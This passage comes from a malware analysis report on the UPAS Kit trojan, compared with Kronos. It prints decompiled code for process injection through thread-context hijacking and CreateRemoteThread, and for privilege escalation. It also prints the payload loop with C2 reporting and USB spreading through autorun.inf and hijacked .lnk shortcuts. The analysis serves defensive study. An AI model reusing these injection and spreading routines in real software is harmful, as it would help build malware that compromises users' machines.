
```
                    ; char call_stub[28]
                    call_stub       proc near               ; DATA XREF: ml_inject_and_execute_function_in_remot
60                                  pusha
9C                                  pushf
68 00 00 00 00                      push    0               ; push config_struct (argument of remote function)
B8 00 00 00 00                      mov     eax, 0          ; mov eax, remote_function_to_call
FF D0                               call    eax             ; call remote_function_to_call
9D                                  popf
61                                  popa
68 00 00 00 00                      push    0               ; push Context.eax
C3                                  retn
                    call_stub       endp
```

**Figure 6:** Call stub and replaced bytes.

The struct that is pushed on the stack serves to convey some parameters that should be used later by the hook functions. These parameters include:

```
typedef struct _config_struct{

        DWORD whitelisted_process_pid;

        CHAR whitelisted_run_key_name[16];

        wchar_t whitelisted_malware_binary_path[260];

        wchar_t mutex_name[260];

        DWORD ntdll_load_status;

        DWORD some_flag;

}config_struct;
```

Finally, in order to trigger the execution of the requested function in the remote process, the malware will set the entry point of the remote process by adjusting the value of EAX in the Context struct to that of the call stub function, and then resume execution by calling the *NtSetContextThread* function. If this fails, it will attempt to spawn the target function (and not the call stub) directly with the *CreateRemoteThread* function.




```
  context.ContextFlags = 65599;
  if ( p_NtGetContextThread(hThread, &context) >= 0 )
  {
    allocated_call_stub_buffer = VirtualAllocEx(c_h_injected_process, 0, 0x17u, 0x1000u, 0x40u);
    if ( allocated_call_stub_buffer )
    {
      *(_DWORD *)&call_stub[3] = call_stub_address;
      *(_DWORD *)&call_stub[17] = context.Eax;
      *(_DWORD *)&call_stub[8] = offset_to_target_func;
      if ( WriteProcessMemory(
             c_h_injected_process,
             allocated_call_stub_buffer,
             call_stub,
             0x17u,
             &NumberOfBytesWritten) )
      {
        context.Eax = (DWORD)allocated_call_stub_buffer;
        context.ContextFlags = 65599;
        if ( p_NtSetContextThread(hThread, &context) >= 0 )
        {
          v20 = 1;
          goto close_handle;
        }
      }
      VirtualFreeEx(c_h_injected_process, allocated_call_stub_buffer, 0x17u, 0x4000u);
    }
  }
}
else
{
  h_remote_thread = CreateRemoteThread(
                      c_h_injected_process,
                      0,
                      0,
                      offset_to_target_func,
                      call_stub_address,
                      0,
                      0);
```

Address assignment in call stub
Begin execution in one of 2 ways

**Figure 7:** Beginning execution in the injected process.

In contrast to the above, Kronos conducts a different type of injection, as described here. Having said that, it is possible to notice a similarity between both injection implementations, in that both present an attempt to elevate the malware's process token to *SeDebugPrivilege*, which is not mandatory for the injection to succeed. The call for the token elevation function, as well as the function itself (which is identical in both binaries), are shown below:



```
h_current_process = GetCurrentProcess();
ml_adjust_token_privilege_to_SeDebugPrivilege(h_current_process);
c_ProcessHandle = NtOpenProcess(1146, 0, pid);
if ( c_ProcessHandle )
{
  if ( sub_411BFF(&v9, &v10) )
  {
    v7 = v10;
    if ( NtCreateSection(&hObject, 14, 0, &v7, 64, 0x8000000, 0) >= 0 )
    {
      v3 = GetCurrentProcess();
      if ( NtMapViewOfSection(hObject, v3, &v13, 0, 0, 0, &v14, 2, 0, 64) >= 0 && v14 >= v10 )
      {
        ml_copy_buffer(v13, v9, v10);
        if ( NtMapViewOfSection(hObject, c_ProcessHandle, &lpStartAddress, 0, 0, 0, &v14, 2, 0, 64) >= 0 )
        {
          if ( ml_is_x64_system )
            sub_412933(c_ProcessHandle, lpStartAddress, 0);
          else
            v12 = CreateRemoteThread(c_ProcessHandle, 0, 0, lpStartAddress, 0, 0, 0);
```

```
memcpy(current_image_copy, c_current_image_base, c_image_size);
ml_adjust_token_privilege_to_SeDebugPrivilege();
h_injected_process = OpenProcess(0x1FFFFFu, 0, pid);
c_h_injected_process = h_injected_process;
if ( h_injected_process )
{
  remote_buff = (char *)VirtualAllocEx(h_injected_process, 0, c_image_size, 0x1000u, 0x40u);
  c_remote_buff = remote_buff;
  if ( remote_buff )
  {
    if ( ml_relocate_remote_image(c_current_image_copy_relocated, (int)c_current_image_base, (int)remote_buff) )
    {
      cc_remote_buff = c_remote_buff;
      if ( WriteProcessMemory(
             c_h_injected_process,
             c_remote_buff,
             c_current_image_copy_relocated,
             c_image_size,
             &NumberOfBytesWritten) )
```


**Figure 8:** Injection comparison between Kronos and UPAS Kit.

## Injected Payload

Once again, the payload executed after injection will differ depending on the underlying system architecture. For 32 bit processes the injected payload will carry out the following actions:

- Assign global variables based on the *config_struct* passed to it (as described in the previous section)
- Load *dll*'s raw image
- Create a mutex using the mutex name set by the injecting process
- Check if an uninstall flag is on, and if not –
  - Creates a thread to inject itself to all other processes, setting the hooking function as the one that should be executed upon injection.
  - Creates a thread which is in charge of spreading the malware through USB media.
  - Enters an infinite loop of communication with the C2 server.

The 64 bit payload is very similar, only it doesn't check for the uninstall flag (hence can't conduct an uninstall of the malware if requested), and doesn't inject itself to all other processes, rendering the rootkit not useful. A comparison of both payloads can be seen in the following figure:




```
void __cdecl __noreturn ml_injected_main_x86(config_struct *st_config)
{
  HANDLE injected_payload_mutex; // ebx

  if ( st_config && !ml_load_ntdll_functions_dynamically_wrapper() )
  {
    ml_init_global_parameters(
      (int)st_config->whitelisted_process_pid,
      (int)st_config->mutex_name,
      (int)st_config->whitelisted_malware_binary_path,
      (int)st_config->whitelisted_run_key_name,
      st_config->ntdll_load_status,
      st_config->some_flag);
    g_ntdll_raw_image = ml_load_ntdll_image();
    VirtualFree(st_config, 0, 0x8000u);
    SetLastError(0);
    injected_payload_mutex = CreateMutexW(0, 1, &g_injected_payload_mutex);
    if ( GetLastError() == ERROR_ALREADY_EXISTS )
    {
      ReleaseMutex(injected_payload_mutex);
      CloseHandle(injected_payload_mutex);
    }
    else if ( !ml_uninstall(1) )
    {
      CreateThread(0, 0, ml_inject_to_all_processes, ml_load_and_hook_ntdll, 0, 0);
      CreateThread(0, 0, ml_register_usb_infect_window_class, 0, 0, 0);
      ml_communicate_with_c2((BYTE *)injected_payload_mutex);
    }
    ExitProcess(0);
  }
  ExitProcess(0);
}
```

```
void __cdecl __noreturn ml_injected_main_x64(config_struct *st_config)
{
  BYTE *h_mutex; // esi

  if ( st_config && !ml_load_ntdll_functions_dynamically_wrapper() )
  {
    ml_init_global_parameters(
      (int)st_config->whitelisted_process_pid,
      (int)st_config->mutex_name,
      (int)st_config->whitelisted_malware_binary_path,
      (int)st_config->whitelisted_run_key_name,
      st_config->ntdll_load_status,
      st_config->some_flag);
    VirtualFree(st_config, 0, 0x8000u);
    SetLastError(0);
    h_mutex = (BYTE *)CreateMutexW(0, 1, &g_injected_payload_mutex);
    if ( GetLastError() != 183 )
    {
      CreateThread(0, 0, ml_register_usb_infect_window_class, 0, 0, 0);
      ml_communicate_with_c2(h_mutex);
    }
    ReleaseMutex(h_mutex);
    CloseHandle(h_mutex);
  }
  ExitProcess(0);
}
```

**Figure 9:** Function invoked after initial injection of UPAS Kit to explorer.exe\iexplore.exe.


We will focus on both hooking mechanism and C2 communication in the subsequent sections, so we'll address only the lateral movement through USB media here. The way it's done is by registering a new window class (with the name of the mutex described before) and entering an endless message loop.



```
DWORD __stdcall ml_register_usb_infect_window_class(LPVOID lpThreadParameter)
{
  BOOL v1; // eax
  WNDCLASS WndClass; // [esp+8h] [ebp-44h]
  MSG Msg; // [esp+30h] [ebp-1Ch]

  WndClass.style = 0;
  WndClass.lpfnWndProc = (WNDPROC)ml_usb_infect_window_proc;
  WndClass.cbClsExtra = 0;
  WndClass.cbWndExtra = 0;
  WndClass.hInstance = 0;
  WndClass.hIcon = 0;
  WndClass.hCursor = 0;
  WndClass.hbrBackground = (HBRUSH)6;
  WndClass.lpszMenuName = 0;
  WndClass.lpszClassName = (LPCSTR)&g_run_key_value_name;
  if ( RegisterClassW((const WNDCLASSW *)&WndClass)
    && CreateWindowExW(0, &g_run_key_value_name, &g_run_key_value_name, 0, 0, 0, 0, 0, 0, 0, 0, 0) )
  {
    while ( 1 )
    {
      v1 = GetMessageW(&Msg, 0, 0, 0);
      if ( !v1 || v1 == -1 )
        break;
      TranslateMessage(&Msg);
      DispatchMessageW(&Msg);
    }
  }
  return 0;
}
```

**Figure 10:** Registration of window class for USB spreading thread.

Each intercepted message will be handled by a function that will inspect if it represents the insertion of new media and if so will initiate the spreading action and report on it to the C2 server.




```
LRESULT __stdcall ml_usb_infect_window_proc(HWND hWnd, UINT Msg, WPARAM wParam, DEV_BROADCAST_HDR *lParam)
{
  DEV_BROADCAST_HDR *dev_broadcast_hdr; // ebx
  signed int mask; // esi
  signed int usb_drive_letter; // edi
  char infected_drive_c2_msg; // [esp+4h] [ebp-130h]
  char act_c2_msg; // [esp+108h] [ebp-2Ch]
  char drive_letter; // [esp+128h] [ebp-Ch]

  dev_broadcast_hdr = lParam;
  if ( Msg == 1 )
  {
    ml_notify_on_usb_insertion(hWnd, (int *)&lParam);
  }
  else if ( Msg == WM_DEVICECHANGE
         && wParam == DBT_DEVICEARRIVAL
         && lParam
         && lParam->dbch_devicetype == DBT_DEVTYP_VOLUME )
  {                                             // A device or piece of media has been inserted and is now available.
                                                //
                                                //
    mask = 1;
    usb_drive_letter = 'A';
    do
    {
      if ( mask & dev_broadcast_hdr[1].dbch_size )
      {
        ml_vsnwprintf_wrapper((int)&drive_letter, 9, (int)L"%c:\\", usb_drive_letter);
        ml_spread_to_usb_drive(&drive_letter, (char *)&g_run_key_value_name);
        ml_vsnprintf_wrapper(
          (int)&infected_drive_c2_msg,
          259,
          "data=USB<|>Infected Drive %c:\\<||>\r\n",
          usb_drive_letter);
        ml_vsnprintf_wrapper((int)&act_c2_msg, 29, "?act=spreading&ver=%s", "1.0.0.0");
        ml_send_message_to_c2(&infected_drive_c2_msg, &act_c2_msg);
      }
      mask *= 2;
      ++usb_drive_letter;
    }
    while ( usb_drive_letter <= 'Z' );
  }
  return DefWindowProcW(hWnd, Msg, wParam, (LPARAM)dev_broadcast_hdr);
}
```

**Figure 11:** Window class handler for USB spreading thread.

The spreading itself happens by copying the malware file to the USB drive and generating a new autorun.inf file with the string "[autorun]\r\nopen=<malware_filename>_a.exe\r\n". Then, the spreader will look for any .lnk files and will replace their path with:

*'/C start \"\" \"<original_filename>\\\" && start \"\" \"<malicious_filename>_l.exe\"'.*

This will cause both the original and malware files to be executed as a result of pressing the corresponding shortcut. The replacement is done using the IShellLinkW COM class, as outlined below:




```
int __cdecl ml_replace_lnk_attributes_as_spreader(wchar_t *lnk_file, wchar_t *file_to_replace, wchar_t *file_to_execute)
{
  SHFILEINFOW psfi; // [esp+Ch] [ebp-570h]
  char Dst; // [esp+2C0h] [ebp-2BCh]
  char cmd_line_execute_files; // [esp+368h] [ebp-214h]
  int v7; // [esp+574h] [ebp-8h]
  IShellLinkW *ppv; // [esp+578h] [ebp-4h]

  memset(&Dst, 0, 0x2B4u);
  qmemcpy(&psfi, &Dst, sizeof(psfi));
  if ( CoInitialize(0) >= 0 && CoCreateInstance(&rclsid, 0, 1u, &riid, (LPVOID *)&ppv) >= 0 )
  {
    ml_vsnwprintf_wrapper(
      (int)&cmd_line_execute_files,
      521,
      (int)L"/c start \"\" \"%ws\\\" && start \"\" \"%ws_1.exe\"",
      file_to_replace,
      file_to_execute);
    SHGetFileInfoW(file_to_replace, 0, &psfi, 0x2B4u, 0x1000u);
    ppv->lpVtbl->SetWorkingDirectory(ppv, (LPCWSTR)&windir_sys32);
    ppv->lpVtbl->SetArguments(ppv, (LPCWSTR)&cmd_line_execute_files);
    ppv->lpVtbl->SetShowCmd(ppv, 7);
    ppv->lpVtbl->SetPath(ppv, L"%windir%\\system32\\cmd.exe");
    if ( wcsstr(file_to_replace, L".exe") || wcsstr(file_to_replace, L".EXE") )
      ppv->lpVtbl->SetIconLocation(ppv, file_to_replace, 0);
    else
      ppv->lpVtbl->SetIconLocation(ppv, psfi.szDisplayName, psfi.iIcon);
    if ( ppv->lpVtbl->QueryInterface(ppv, (const IID *const )&dword_406DAC, (void **)&v7) >= 0 )
    {
      (*(void (__stdcall **)(int, wchar_t *, _DWORD))(*(_DWORD *)v7 + 24))(v7, lnk_file, 0);
      (*(void (__stdcall **)(int))(*(_DWORD *)v7 + 8))(v7);
    }
    ppv->lpVtbl->Release(ppv);
  }
  CoUninitialize();
  return 0;
}
```

**Figure 12:** Replacement of path in .lnk files.

## User Land Rootkit Functionality

